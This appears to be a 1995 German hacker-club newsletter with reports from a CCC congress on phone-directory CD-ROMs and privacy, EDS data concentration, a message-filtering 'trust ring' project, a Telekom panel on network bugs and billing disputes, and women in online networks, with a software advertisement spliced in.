Weiterlesen: Newsgroup comp.risks

Christoph Haas, cand. dipl. inform.

Die Abschaffung des Datenschutzes und die Folgen

Deutschland ist schön und hat eines der besten Datenschutzgesetze der Welt - auch so eine schöne Idee. Gegen den Eifer geldgieriger Datensammler helfen die Paragraphen allerdings wenig.

„Ich möchte Spaß im Leben haben und dabei auch Geld verdienen", war das ehrliche Statement des Anwalts der Firma Topware, Herrn Steinhöfel.

Vor kurzem wurde das jüngste Urteil im Fall des Programms D-Info von Topware gefällt. Die Firma hatte für dieses Programm alle deutschen Telefonbücher eingescannt, die Daten manuell vervollständigtund eine CD-ROM mit allen verfügbaren Telefonanschlüssen in Deutschland herausgegeben. Daraufhin hatte die DT Medien wegen angeblichen Urheberrechtsverletzungen geklagt. Das Landgericht Frankfurt wies die Klage der Telekom-Tochter zurück, während das LG Hamburg Verstöße gegen die Wettbewerbsordnung feststellen konnte,allerdings keine Verletzung des Urheberrechts. Topware reagierte, indem die Daten für die zweite Version nun in China manuell eingegeben werden. „Die eine Hälfte ist schon hier, die andere ist auf dem Weg", sagte Topware-Anwalt Steinhöfel bei einer Veranstaltung, deren Thema eigentlich „Die Abschaffung des Datenschutzes und die Folgen" lautete. Denn die Verwendung des Programms D-Info birgt noch eine ganz andere Problematik. Das Programm ermöglicht in Sekundenschnelle, über den Namen und gegebenenfalls die Anschrift einer Person auf ihre Telefonnummer zu schließen. Das geht mittels einem Telefonbuch auch (falls Sie in Kleinblittersdorf zufällig auch das Telefonbuch von Inzlingen haben...zur Not müssen sie die Auskunft anrufen oder über T-Offline nachfragen). D-Info kannmehr: Es ist möglich, sich alle Telefonnummern der Bewohner eines bestimmten Hauses oder alle Klaus Bergers eines Stadtteils ausgeben zu lassen.

Oder sie geben eine Telefonnummer ein und finden die dazugehörige Person. Bundesweit. Oder Sie suchen bundesweit nach denNamen Ihrer ehemaligen Schulfreunde. Oder Feinde.

Natürlich ist so etwas auch mit dem gedruckten Telefonbuch theoretisch möglich, doch die alphabetische Auflistung der Fernsprechteilnehmer machte solche Erhebungen sehr mühsam. Hier erinnerte Steinhöfel aber daran, daß viele Firmen bereits aufgrund ihrer eigenen Dateien schon lange solche Verknüpfungen durchführen konnten und durch D-Info dieses Vorgehen nun jedem Computerbesitzer ermöglicht wird, wobei er ein CCC-Mitglied zitierte, das das Erscheinen des Programms als „Umkehrung der Hierarchien" begrüßt hatte.

Natürlich bedeuten die Verknüpfungsmöglichkeiten von D-Info de facto eine Abschaffung der Anonymität der Telefonnummer. Allerdings können nach dem Bundesdatenschutzgesetz alle Menschen verlangen, in einer neuen Version des Programms nicht mehr eingetragen zu sein. Steinhöfel bestätigte, daß solche Anfragen von Topware selbstverständlich in den jeweils neuen Versionen von D-Info berücksichtigt werden.

Daß nun die Dame aus der Bierwerbung nun nicht mehr so einfach ihreTelefonnummer auf einen Bierfilz schreiben darf, sollte ihr mittgeteilt werden. Anregung für D-Info, so padeluun, solle dieVerpflichtung für Wiederverkäufer der CD sein, in allen Prospekten undAnzeigen einen Hinweis zu verlangen, der auf diesen Umstand hinweist.Die TELEKOM AG sollte durch ein Beiblatt, das sie der Telefonrechnung beilegt, alle Kundinnen und Kunden informieren, daß eine Telefonnummerkeine anonyme Angabe mehr ist.

Die Hauptaufgabe der Datenschützer besteht nach wie vor darin, zu verhindern, daß persönliche Daten unzulässig verknüpft oder unbefugt weitergegeben werden. Bei Kreditkartengesellschaften ist es z. B.durchaus üblich, Kundenprofile zu erstellen, indem sie überwachen und speichern, was für Produkte der Karteninhaber gewöhnlich mit seiner Kreditkarte bezahlt. Deutliche Abweichungen von diesem Profil gelten u.A. bereits als Indiz dafür, daß ein Kartenbetrug vorliegt. Die Gefahr liegt nun bei der Möglichkeit, daß Datensammlungen mit Lebensgewohnheiten von ahnungslosen Kreditkartenbenutzern angelegt undmißbraucht werden könnten.

Telefonbuch auf CD-ROM in der Kritik

BM/AP Berlin, 2. Feb.

Die Datenschutzbeauftragten mehrerer Bundesländer warnen vor dem Kauf der Telefonbuch-CD-ROM „D-Info". Sie beanstanden vor allem die sogenannte Invertsuche. bei der durch Eingabe der Telefonnummer der dazugehörige Name und die Adresse ermittelt werden können.

Berliner Morgenpost, 2.2.96 - Seite 1


VOLLTREFFER!
ART.-NR: TOP602
49,95 DM
Unverbindliche Preisempfehlung
D-Steuer
D-STEUER
Ihre persönliche Steuererklärung '95.
Haben Sie Probleme mit Ihrer Einkommensteuererklärung? D-Steuer bietet Ihnen die Möglichkeit, Ihre Steuererklärung auf einfache und schnelle Weise zu bearbeiten. Das Programm verfügt über eine leicht zu bedienende Oberfläche, einen Formularassistenten, zahlreiche Hilfen und Tips. Sie können alle Anlagen (N, KSO, GSE, FW, V, L, AUS und E) bearbeiten und berechnen lassen. D-Steuer enthält das Know-How von Fachleuten und ist dennoch komfortabel und verständlich.
ART.-NR: TOP601
29,95 DM
Unverbindliche Preisempfehlung
D-MARK
Ihre persönliche Kontoverwaltung. D-Mark ist eine ausgereifte Software für Ihre Finanzen. Schnell und einfach erledigen Sie Ihre finanziellen Transaktionen von Ihrem Rechner aus, egal ob als Privatperson, Freiberufler oder in einem Unternehmen. Kostenrechnung, Projektplanung oder -kontrolle sind mit den übersichtlichen Auswertungen nach Konten, Kostenart, Projekten und Geschäftspartnern kein Problem. D-Mark macht Ihre perfekte Finanzverwaltung zum Kinderspiel.
ART.-NR: TOP562
49,95 DM
Unverbindliche Preisempfehlung
Deutsche Gesetze
D-Jure
D-JURE - Deutsche Gesetze
Die Gesamtausgabe unserer "D-Jure" - Reihe für Windows. Mit einem komfortablen und einfach zu bedienenden Gesetzestexte-Viewer, praxisnaher Lesezeichenfunktion, einer übersichtlichen Liste mit Gesetzesüberschriften, schnellem Direktzugriff auf häufig genutzte Gesetze und leistungsfähigen Volltextsuchfunktionen. Überzeugend durch ausschnittsweisen oder vollständigen Gesetzesausdruck und entsprechender Kopiermöglichkeit über die Zwischenablage zur individuellen Einbindung in eigene Texte. Auch als Teilausgaben erhältlich.
?
49,95 DM
Unverbindliche Preisempfehlung
Über 1,44 Millionen Teilnehmer
ART.-NR: TOP600
29,95 DM
Unverbindliche Preisempfehlung
D-Fax
D-FAX
Telefaxauskunft Deutschland gesamt auf CD-ROM! Über 1,44 Millionen private und gewerbliche Telefaxeinträge finden Sie hier. Haben Sie eine wichtige Faxnummer verlegt, möchten Sie nachts jemanden benachrichtigen ohne ihn zu stören oder einfach nur arbeiten? Vielleicht haben Sie Glück und finden hier die fehlende Telefax-Nummer! Hervorragende Such- und Sortierfunktionen, tolle Exportmöglichkeiten und eine einfach zu bedienende Software bieten neben Entlastung und steigender Produktivität jede Menge Spaß. Das Programm eignet sich hervorragend für Rund- oder Werbefaxe, denn hier finden Sie (fast) jeden! D-Fax ist die optimale Ergänzung zur D-Info 2.0!
ART.-NR: TOP584
19,95 DM
Unverbindliche Preisempfehlung
D-Tarif
D-TARIF
Was kostet Ihr Handy? Wirklich! Der billigste Mobilfunktarif? Der beste Service? Tarife nach Maß! Rechnen Sie doch selbst nach. D-Tarif bietet Ihnen mit der aktuellen Mobilfunktarif-Datenbank eine umfassende Übersicht, Informationen und Beratung zu Mobilfunk-Netzen, Mobilfunk Providern (Anbietern) und deren Diensten. Sie erhalten einen Überblick zu mehr als 200 Tarifen und den jeweiligen Diensten der C-, D1-, D2-, und E-Netze.
ART.-NR: TOP523
49,95 DM
Unverbindliche Preisempfehlung
CASTROP-
D-Atlas
WEGSTRECKENPLANUNG
D-Atlas - Routenplanung für Windows
Mit D-Atlas kommen Sie sicher und schnell an! Die Routenplanung für Windows bietet jede Menge Information und Leistung. Über 14.000 Orte in Deutschland und mehr als 100 Großraum-Umgebungskarten helfen bei der Tourenplanung. Komfortabel und schnell. Und, D-Atlas ist erweiterbar. Sie erstellen auf Wunsch individuell gestaltete Kartenzusätze und erweitern diese nach Ihren Ansprüchen. Dazu gibt es die Europa- sowie die Weltkarte und einen aktuellen Polenatlas mit 24.000 Orten und 48 detaillierten Stadtplänen.
GUTE SOFTWARE PREISWERT!
TopWare

Wer dies für die Spinnereien weltfremder Paranoiker hielt, konnte im zweiter Teil des Vortrags eines besseren (bzw. schlimmeren) belehrtwerden, als Frank Rieger und padeluun über den Daten-Weltkonzern (OderWelt-Datenkonzern?) EDS berichteten.

EDS ist eine Tochterfirma von General Motors und lebt davon, Behörden und Großunternehmen die lästige Datenverarbeitung abzunehmen. Zu denKunden des Unternehmens gehören die amerikanischen Führerscheinbehörden, die Einwanderungsbehörde der USA, Amtrak, Airlines wie Lufthansa, Austrian Airlines oder Japanese Airlines, der Reiseveranstalter TUI, Visa, die Regierung von Südaustralien, das UN-Hochkomissarirat für das ehemalige Jugoslawien und die Citibank,was bedeutet, daß jeder Bahncard-Inhaber (egal ob mit oder ohne Zahlungsfunktion) mit Bild in den USA gespeichert ist. Durch diese Konzentration von persönlichen Daten (Reiseziele, Einkommensverhältnisse, Konsumgewohnheiten) scheint die Möglichkeit zu bestehen, daß sich George Orwells Alptraum nur um ein Jahrzehnt verspätet, besonders, wenn berücksichtigt wird, daß durch Flug- und Bahnticketreservierungen auf Aufenthaltsorte von Personen geschlossenwerden kann.

Auffällig ist außerdem, daß EDS sehr gezielt versucht, bestimmte Firmen und Institutionen als Kunden zu gewinnen. Dabei wird nach einem bestimmten Schema vorgegangen: Ein einzelner EDS-Mitarbeiter bietet dem Unternehmen zunächst Hilfe bei der Organisation der Datenverarbeitung an und beginnt damit, die Verantwortlichen systematisch zu bearbeiten, bis die Firma einwilligt, ihre EDV von EDS übernehmen zu lassen. Dabei werden auch alle Mitarbeiter, die in derDatenverarbeitung beschäftigt waren, von EDS übernommen. Das erzeugt eine Art Abhängigkeit. Es ist auch üblich, daß EDS langfristige Verträge, gewöhnlich über 10 Jahre abschließt. Vor diesem Hintergrund fällt die innere Organisation des Unternehmens besonders auf.

Die Organisation erinnert teilweise an eine Sekte; die Mitarbeiter werden mit raffinierten Belohnungssystemen fest in den Betrieb integriert. Gleichzeitig findet aber eine genaue Überwachung aller Beschäftigten statt. Unter einem entsprechenden Druck steht z. B. ein Beschäftigter der EDS, der versucht, eine weitere Firma als Kunden zugewinnen.

Gegen Ende fand dann noch ein brasilianisches Projekt kurze Erwähnung, das die Erkennung jeder Menschenansammlung über fünf Personen zum Zweck hat. Dies soll durch den Einsatz von Hochleistungs-Beobachtungssatelliten, Radarstationen und mit Video und Radarbestückten Drohnen gewährleistet werden.

Die Daten dieser Überwachung werden ausgewertet von, wen wundert's,einer amerikanischen Firma namens EDS.

Bei der Betrachtung dieser Zustände im internationalen Umgang mit Daten wird deutlich, daß die strengsten nationalen Datenschutzgesetze den Bürger nicht vor Sammlung oder gar Mißbrauch seiner Daten auf globaler Ebene schützen können. Der weltweite sorglose Umgang mit personenbezogenen Daten macht das deutsche Datenschutzgesetz fast wirkungslos.

Aus diesem Grund sollte jeder Bürger versuchen, sich selbst zuschützen: Zum Beispiel durch entsprechende Vermerke auf Bestellungen, Kartenanträgen etc, die eine Sammlung, Weitergabe oder zweckfremde Nutzung der Personendaten untersagen. Eine generelle Forderung ist, daß Daten nicht zentral gespeichert und verarbeitet werden dürfen. Darüber ist weltweit nachzudenken und - schnell - zu handeln.

von Björn Schott (stu30618@mail.uni kiel.d400.de)
und Daniel StolbaCCC'95

Wege aus der Informationsflut

Die Diskussion „Über zukünftige Benutzerstrukturen im Internet und Wege, mit der Informationsflut umzugehen" lief auf zwei deutlich zu unterscheidenden Bahnen:

Einerseits äußerten sowohl die Referenten als auch das Publikum Besorgnis über die aktuellen Entwicklungen im Netz: Zu viele konsumorientierte und wenig kompetente Benutzer, angesichts des enormen Datentransfers überlastete Leitungen, etc.

Diese Situation wurde zunächst von Wolf Grossmann problematisiert. Er bezeichnete es als einen Mythos, das Internet werde ein ökologischeres Verhalten durch weniger Verkehr ermöglichen: Der meiste Verkehr finde schon heute nicht mehr aus wirtschaftlichen Gründen, sondern vielmehr in der Freizeit statt. Es müsse daher nach neuen Möglichkeiten zur Nutzung des internationalen Datennetzes gesucht werden, damit dieses von möglichst vielen Menschen auch beruflich genutzt werden könne, wie es von David Burge als große Chance der Zukunft vorausgesagt wurde. Es müsse eine Einbindung der Netzbenutzung in die Alltagskultur angestrebt werden. Wolf erzählte von seinen Projekten, den „Urlaub auf dem Bauernhof" um eine Internet-Einführung zu bereichern und bat um weitere Vorschläge, wie kleinen Produzenten und Handwerkern das Netz nutzbar gemacht werden könnte.

Das Publikum zeigte sich hier sehr einfallsreich: die „Weitergabe" von Abfällen, die von anderen vielleicht noch gebraucht werden könnten;Ausflugsziele der näheren Umgebung könnten bekannt gemacht werden, damit nicht weiterhin ferne Ziele interessant erscheinen: die Kneipe um die Ecke in ihrer Funktion als Informationsdrehscheibe könnte so ersetzt werden. Gerrit Hellwieg zeichnete ein weites Feld an bisher ungenutzten Möglichkeiten: Hilfestellungen bei Alltagsproblemen; vielfältige Kontakte, die Vereinsamung verhindern und so vielleicht einigen den Psychiater ersparen könnten; weitere Kontaktaufnahme als Chance für Freizeit und Engagement; Vernetzung von Schulen, Vereinen,Selbsthilfegruppen und Bürgerinitiativen.

Die Referenten Voelker, Steinhauser, Rieger und Hellwieg stellten nun ihr Projekt vor, mit dem sie eine positive Zukunftsperspektive möglichmachen wollen. Mit dem Programm VorUrteilssystem soll eine Gruppe von untereinander bekannten Netzbenutzern Nachrichten verschlüsselt und privat - austauschen, die von den andren Mitgliedern dieser Gruppe als lesenswert und informativ gekennzeichnet worden sind. Auf diese Weise sollen die Mitglieder dieses Trust-Ringes, die einander menschlich als vertrauenswürdig und fachlich als kompetent einstufen, einander das Lesen von wertlosen Nachrichten ersparen. Die Kennzeichnung kann aufverschiedene Weise erfolgen: Der Weg, den ein Teilnehmer durch dasNachrichtenangebot genommen hat, bietet den anderen Denkpfade, denen sie folgen können. Eine Reihe von Icons - einfach anzuklicken - kann weiter verschiedene Maße der Zustimmung und Bewertung ausdrücken. Eventuell kann man auch gezielt nach Nachrichten suchen, die demeigenen Interesseprofil entsprechen oder einem anderen Menschen folgen, der ein ähnliches Profil hat.

Ein Trust-Ring soll sich zu einem bestimmten Thema formieren, so daß jede in mehreren Ringen Mitglied sein und sich die Ringe auch überschneiden könnten. Die Mitgliedschaft in einem Trust-Ring solle man sich durch kompetente Nachrichten und Produktivität erwerben - wiegenau die Aufnahme vonstatten gehen sollte, ist allerdings noch nicht klar. Ein ganzer Ring könnte sich, wenn alle seine Mitglieder als vertrauenswürdig und kompetent eingestuft werden, auch öffentlicheNachrichten durch seine „Signatur" (die Ähnlichkeit zu PGP ist unübersehbar und gewollt) aufwerten.

Das Publikum zeigte sich an diesem Konzept sehr interessiert, es kamen sehr viele positive, aber auch sehr kritische Meldungen. So hieß es, daß durch ein solches Programm erstmals soziale Probleme in dieDatennetze transportiert würden, die sich dort bis jetzt nicht so stark gezeigt hätten: die Ausgrenzung von Neulingen, Außenseitern undRandgruppen, die Macht grauer Eminenzen u.ä.

Viele Äußerungen betonten die Wichtigkeit von qualitativ hochwertiger Kommunikation, die Fähigkeit dazu wurde allerdings vielen Zeitgenossen abgesprochen. Ein Programm könne dabei stets nur ein Hilfsmittel sein,das nicht überbewertet werden sollte.

Besorgnis schienen die Möglichkeiten, die ein einmal als vertrauenswürdig eingestufter Mensch hat, zu erregen: Um diese Macht zu mindern, kam der Vorschlag, ähnlich wie bei PGP auch die„Vertrauensstufen" wie Signaturen auszutauschen. Ein anderer Zuhörer bat um nachlesbare biographische Daten, um das Vertrauen in die Fachkompetenz nicht auf subjektive Einschätzung gründen zu müssen.

Einigkeit herrschte über das weitere Vorgehen: Der Sourcecode desProgramms soll auf jeden Fall öffentlich sein; das Programm soll ähnlich wie Unix durch die Zusammenarbeit vieler entstehen. Außerdem steht fest, daß es möglichst verbreitet und einfach anzuwenden sein soll: Es soll unter Windows, Linux und auch auf Macs laufen.

Für Interessierte wird ungefähr ab Januar 1996 eine Mailingliste eingerichtet werden, wer also weitere Fragen hat, richtet diese an: vorurteil@artcom.de

Die Referenten waren:
Ulf Voelker (ulv@nadir.org)
Andreas Steinhauser (steini@artcom.de)
Wolf Grossmann (wdgross@alok.ufz.de)
Frank Rieger (frank@artcom.de)
Gerrit Hellwieg (Farbe@Nadeshda.gun.de)

Kerstin Lenz
k.lenz@link-goe.zerberus.de

Hilfe, meine Telefonrechnung ist temperaturabhängig !

Bei der vierstündigen und sehr engagiert geführten Podiumsdiskussion in der brechend vollen Aula stellten sich drei mutige Vertreter der Telekom den bohrenden Fragen, des (le der ;-) sehr fachkundigen Publikums. Das größte Interesse galt dem ANIS-Bug, Telefonkarten-Phreaking, dem Telekom-Rec nungsskandal und den Sicherheitsmängel beim T-Online-Banking.

Andy Müller-Maguhn vom CCC bat gleich als erstes Jürgen Haag von der Telekom, doch einmal zu erklären, was man sich unter „Betreuung von Hackern" vorstellen darf, einer Aufgabe, die sich das Zentrum für Netzsicherheit gestellt hat, in dem Haag arbeitet. Haag stellte sich vor als „armer Schwachstrom-Ingenieur, normaler Mensch mit Vornamen Jürgen." Er war etwas enttäuscht, daß seine, wie er meinte, schöne neutrale Formulierung „Hackerbetreuung" keine Gnade bei den CCClern fand.

Es handle sich keineswegs um eine Überwachung oder sonstiges Ärgern der Hacker, sondern vielmehr um den Versuch, ein Gesprächsforum zu etablieren: „Personen, die durch Straftaten auffallen, werden betreut. Rundum betreut."

Jürgen Haag arbeitet seit den sechziger Jahren bei der Telekom, diedamals noch Deutsche Bundespost hieß, aber (wie Haag sagt) im Prinzip immer noch dieselbe Organisation ist. In den achtziger Jahren war er direkt an der Einführung der digitalen Vermittlungstechnik beteiligt,worauf auch auch ein bißchen stolz ist, obwohl er laut Selbsteinschätzung „nur ein kleines Würstchen" ist.

Mitgebracht hatte Haag noch zwei andere Kollegen von der Telekom: Herr Königshofen, Datenschutzbeauftragter und Jurist, sowie Herr Schröder von T-Online, die beide etwas später eintrafen. Moderiert wurde die Diskussion von Kunstprofessor Matthias Lehnhardt.

Der ANIS-Bug

Andy eröffnete die erste Runde mit dem Thema ANIS-Bug. Anis steht für„Analoger Teilnehmer an ISDN Diensten", also der Möglichkeit, mit einem einfachen analogen Telefon die ISDN-Dienste Makeln, Anklopfen usw. nutzen zu können. Kurz nach der Einführung dieses Dienstes stellte sich heraus, daß ANIS-Benutzerinnen plötzlich (und ohneEinfluß darauf nehmen zu können) Gespräche von anderen Teilnehmern mithörten, ohne daß diese wiederum etwas davon merkten. Für die Behebung dieses Fehlers (es war ein Softwarebug, wie sich später herausstellte), brauchte die Telekom geschlagene 8 Monate.CCC-Alterspräsident Wau Holland erntete Gelächter mit seinem Zwischenruf: „Sowas lösen wir in 2 Stunden, Zitat HagenHultzsch,Vorstandmitglied der Telekom."

Schwachstromingenieur Haag erklärte, daß die Entdeckung so eines Bugs tatsächlich sehr schnell geht. Die Behebung ist allerdings schon sehr viel schwieriger. Die defekte Software muß gepatched (Haag erklärte,daß dieses Wort etwas mit Flickenteppich zu tun hat ;-), und dann sehr vorsichtig in die über tausend Vermittlungsstellen eingespielt werden. Am liebsten, so Haag, würde er Software aus Sicherheitsgründen garnicht patchen, sondern gleich neu schreiben. Diese Prozeduren dauern allerdings sehr lange.

In weiser Voraussicht wechselte Andy von diesem Thema („einem Nebenkriegsschauplatz") zu der Frage, warum die Telekom angesichts solcher bekannter Mängel sich gleichzeitig in ihrer Werbung damit brüstet,weltweit das sicherste Netz zu haben.

Jurist Königshofen, der Datenschutzbeauftragte, gab zu, daß das Telekomnetz wirklich nicht vollständig sicher ist - was aber für jedesandere Telekommunikationsnetz ebenfalls gilt. Er bestand darauf, daß das deutsche Telefonnetz verglichen mit anderen Netzen wirklich sicher ist.

Rechnungsskandal

Aus dem Publikum wurde eingewendet, daß es mit der Sicherheit des Netzes nicht so weit her sein kann, wenn jährlich 600.000 Beschwerden wegen falscher Gebührenabrechnungen bei der Telekom eingehen. Im letzten Jahr konnte Mitarbeitern der Telekom nachgewiesen werden, Kunden Telefongebühren untergeschoben zu haben. Von dem inzwischen ziemlich aufgebrachten Publikum wurden Zahlen gefordert.

Die 600.000 Beschwerden enthalten nur zum Teil Gebührenbeschwerden, erwiderte Haag. Der Telekom ist auf der anderen Seite ein Schaden von 500 Millionen Mark zu gefügt worden. Vor allem würden diese Kosten durch Kunden verursacht, die sofort nach Installation derTelefonleitung hohe Telefonrechnungen erzeugen und dann spurlos verschwinden.

Es kam erneut der Einwand, daß die meisten Kosten durch Telekommitarbeiter selbst verursacht werden. Haag bat darum, doch nicht immer von „so absoluten Dingen zu sprechen." Der Ingenieur bezifferte darauf den Anteil das Betrugschadens durch eigeneMitarbeiter auf 20 bis 30 Prozent - wie in allen vergleichbaren Unternehmen.

Laut Königshofen ist die Telekom inzwischen dazu übergegangen, Kunden bei Reklamationen lieber eher Recht zu geben, als es auf ein Gerichtsverfahren ankommen zu lassen.

Das konnten mehrere Zuhörer überhaupt nicht bestätigen. Einzelnen Kunden werden Rechnungen in Höhen ausgestellt, „die eher wie Enteignungen" aussehen. Und es hat sich gezeigt, daß die Gerichte bei Streitfällen eher zugunsten der Telekom entscheiden. Darüberhinaus gibt die Telekom interne Daten, die zugunsten des Kunden sprechen könnten, nicht heraus. Professor Brunnstein aus dem Publikum, der als Gutachter in verschiedenen Prozessen der Telekom gegen Kunden als Gutachter tätig ist, bestätigte die Vorwürfe.

An dieser Stelle hielt Brunnstein ein kleines Co-Referat über seine Erfahrungen mit dem Monopolunternehmen: Es existiert ein Fehlererfassungssystem, ZVS 90, das originellerweise ein internes und ein offizielles Protokoll ausdruckt. Die internen Protokolle werden nicht herausgegeben. Brunnsteins Verärgerung war ihm deutlich anzumerken, als er auch noch erzählte, daß über die Telekom ein Gutachten erstellt wurde, das offensichtlich aufgrund der negativen Aussagen, die dort über die Sicherheit des Telekomnetzes gestroffen werden, von der Telekom nur für den internen Dienstgebrauch freigegeben ist. Die Herausgabe dieses Gutachtens wird recht merkwürdig gehandhabt. So hat ein SPD-Politiker dieses Gutachten in die Hände bekommen. Brunnstein meint, für diese Telekompolitik sind nicht die Techniker verantwortlich, sondern die Rechtsanwälte der Telekom.

Der Datenschutzbeautragte Königshofen entgegnete, wenn Informationen zurückgehalten würden, dann könnten dahinter nur einzelne Mitarbeiter stecken. Dieses Verhalten sei nicht die Firmenpolitik der Telekom.

An der Entwicklung des ZVS 90 war Ingenieur Haag ebenfalls beteiligt.Die Protokolle, die dieses System ausdruckt, sind extrem intepretierbar und daher von nur geringem Wert als Beweisstücke; unter anderem hängen die Ergebnisse von der Temperatur ab.

Wau unterbrach an dieser Stelle die festgefahrene Diskussion und bedankte sich bei den Telekommitarbeitern, dafür daß sie überhaupt zum CCC erschienen sind. Er sagte, die Telekom sei ihren Mitbewerbern in diesem Punkt um einige Jahre voraus. Mit Aufhebung desTelekommonopols, werden neue Probleme mit noch unsicherern Telekommunikationsnetzen auf uns zu kommen.

Nun sprach Andy von Telefonkarten . Es ist mittlerweile gelungen,Geräte zu bauen, die der-Telefonzelle eine volle Telefonkarte vorspielen.

Er warf den Telekommitarbeitern vor, undankbarerweise auf den Hinweis, daß dieses möglich ist, mit der strafrechtlichenVerfolgung der Hacker aus dem CCC-Umfeld zu reagieren.

Laut Haag war die Telefonkartentechnik bei ihrer Einführung sehr fortschrittlich, und man dachte, damit für mindestens zehn Jahre Ruhe zu haben. Es werde bereits an der Nachfolgerkarte gearbeitet, die dann nicht mehr zu knacken sein soll. Außerdem ist Haag der Meinung, daß keine Hacker verfolgt werden, sondern nur professionelle Betrüger. Diese rufen bei ihren Kumpanen in Übersee an, die dort als Information-Provider gemeinsam mit den Ausländischen Telekommunikationsgesellschaften Geld von der Telekom für die geführten (und nicht bezahlten) Gespräche kassieren.

In den folgenden Fragerunden wurden mehrere konkrete Probleme angesprochen. Zuhörer hatten festgestellt, daß es Telefonzellen gibt, die bereits jetzt nach den neuen Gebühren, die 1996 eingeführt werden, abrechnen. Dafür haben andere Teilnehmer von ihren Vermittlungsstellen mitgeteilt bekommen, daß die neuen Gebühren bei ihnen erst Mitte 1996 eingeführt werden. Zunächst stritt Haag dies ab, aber als ihm dasTelekomschreiben präsentiert wurde, griff er zum Kuli und versprach, eine Liste der betroffenen Vermittlungsstellen herauszugeben.

Nachdem jetzt bereits das Zeitlimit für die Diskussion überschritten war, kam auch der T-Online Vertreter zum Zug. Stolz berichtete er, daß sein Dienst seit einer Woche flächendeckend Zugänge mit 14.400 bps hat; es ist außerdem geplant, die Onlinegebühren für das Internet um die Hälfte zu reduzieren. Prof. Brunnstein riet ihm, sich warm anzuziehen, denn er rechne damit, daß die unsicheren Telebanking-Dienste überfallen werden. Besonders ärgert Brunnstein, (der auf dem CCCongress bereits einen Vortrag über Computerpannen gehalten hat), daß weder die Telekom noch die Banken ihre Kunden vor den Gefahren des Telebankings warnen.

Viel Neues wurde bei der Diskussion nicht herausgearbeitet.Erfreulicherweise scheint sich aber ein besserer und freundlichererKontakt zwischen den ehemaligen Erzfeinden Telekom und CCC anzubahnen.

Podium:
Jürgen Haag (jürgen.haag@telecom.dbd.de)
Andy Müller-Maguhn (andy@ccc.de)
Matthias Lehnhardt

Krischan Jodies (krischan.jodies@link-goe.zerberus.de)

Email-Emanzipation gegen Digitale Diskriminierung

In einem einleitenden Vortrag sprach Doris Kretzen mehrere aktuelle weltweite Entwicklungen an: Zunächst zunehmen die Bestrebungen von seiten der Regierungen, die Kommunikation auf den elektronischen Datennetzen zu kontrollieren: der Clipperchip, mit dem dieUS-Regierung die Verschlüsselungscodes für das gesamte Gebiet der USA vorschreiben wollte, ein Versuch, der auch in Europa Parallelen hat; der Communication Decency Act, dessen Durchsetzung mit Hilfe von Scanprogrammen heftig kritisiert wird. So wurden bereits ernsthafte Diskussionen unterbrochen, weil sie ein Wort enthielten, das sich auf dem „Index" befindet (z.B. eine Diskussion über Brustkrebs: „breast" ist indiziert; ein Forum für Lesben wurde gestrichen, weil das Wort„girl" auf Kinderpornographie-Hinweise...).

Dann kam die Referentin auf die Darstellung der Datennetze in den Massenmedien zu sprechen, wo ein die Realität verzerrendes Bildgezeichnet wird, indem der Anteil von Pornographie am Datenverkehr und auch das Interesse daran stark übertrieben wird. Artikel wie im TimeMagazine, die aufgrund von reißerisch angekündigten (und methodischfragwürdigen) Studien von einem Anteil von bis zu 83% sprechen, sind ein Beispiel dafür.

Das aktuellste Problem in Deutschland ist allerdings der Entwurf für das neue Telekommunikationsgesetz (TKG), nach dem jeder Systembetreiber für den Inhalt der Dateien, die auf seinem Systemvorliegen, rechtlich verantwortlich ist.

Die neugegründete AG EDV der bayrischen Polizei führt seit diesem Frühjahr regelmäßig Razzien beiMailboxen durch, weil Verdacht auf Verbreitung von Raubkopien,pornographischen Daten und Werbung für indizierte Spiele bestehe.Trotz vieler solcher Aktionen ist jedoch noch fast keine Anklage erhoben worden. Eine Razzia bei CompuServe hat allerdings zur Schließung einiger betroffener Newsgroups geführt. Um nicht geschlossen zu werden, streichen deshalb viele Mailboxen schon vorsorglich entsprechende Bretter aus ihrem Programm. Diese Haltungwurde von einigen Teilnehmerinnen des Workshops heftig kritisiert: Damit werde eine grundsätzliche Stellungnahme zu Pornographievermieden. Eine Sysopin dagegen: Die Würde der Frau steht in diesem Fall oft hinter der Angst vor Schließung zurück.

Die Teilnehmerinnen des Workshops standen der Frauenfeindlichkeit in den Datennetzen sehr ruhig gegenüber: Offener Sexismus und dumme Anmache per Mail ist extrem selten, im öffentlichen Bereich könne frau sie leicht ignorieren.

Die angebotenen Bilder sind gelegentlich nur harmlose Zeichnungen (einen erstaunten Lacher wert war die Bemerkung, daß pornographische Bilder offenbar oft auch einfach als internationales Zahlungsmittelfür die Weitergabe von Programmen o.ä. dienten), Anmache ist oft nur ein Austesten der Grenzen und wird von den Frauen nicht ernstgenommen.Wo Frauen sich von Männern ungestört unterhalten wollen, ziehen sie sich einfach in Frauenmailboxen zurück - auch ein Grund für die vielbeklagte Abwesenheit der Frauen in der Netzöffentlichkeit. Das so aufgebaute Selbstvertrauen zeigt sich dann in der zunehmenden Zahl von Sysopinnen. Doch auch die Männer scheinen durch das Auftreten von Frauen in den Netzen langsam zu einer Verhaltensänderung bewegt zuwerden.

Es bestand ein Konsens unter den Workshopteilnehmerinnen, daß Gesetze sich als stets unzureichend herausgestellt haben. Es gehe auch nicht um eine Entscheidung, ob Zensur ausgeübt werden sollte, sondern eher,wo sie wirklich notwendig sei. Beispielsweise könne frau von den pornographischen Dateien im Netz weitgehend unberührt bleiben, da diese immerhin nicht unangefordert auf dem heimischen Computer landen.Besorgsniserregend sei dann schon eher das Vorhandensein vonNewgroups, die ausschließlich Bilder verbreiten: Dies fördere eine Illusion von Käuflichkeit und eine nicht erstrebenswerte Konsumhaltung, die bei Foren, in denen auch diskutiert wird, nicht so leicht aufkommen könne.

Damit die anwesenden Frauen dieses Thema auch weiter diskutieren können und in Kontakt bleiben, wurden die e-mail-Adressen der Teilnehmerinnen zusammengestellt. Damit soll eine vor zwei Jahren entstandene Frauen-Mailing List wiederbelebt werden, in der Frauenungestört und dezentral ihre eigenen Themen diskutieren können.

Referentin: Doris Kretzen (dokriz@cube.net)

Kerstin Lenz (k.lenz@link-goe.zerberus.de)

nach redaktionsschluss...

HACKER PROSECUTION RESULTS IN EXPOSED „SECRETS“

2600 Magazine, a publication put out by computer hackers since 1984,has released information on the United States Secret Service in responseto that organization's continued prosecution of one of its writers.The information is accessible over the Internet through the World Wide Web.“

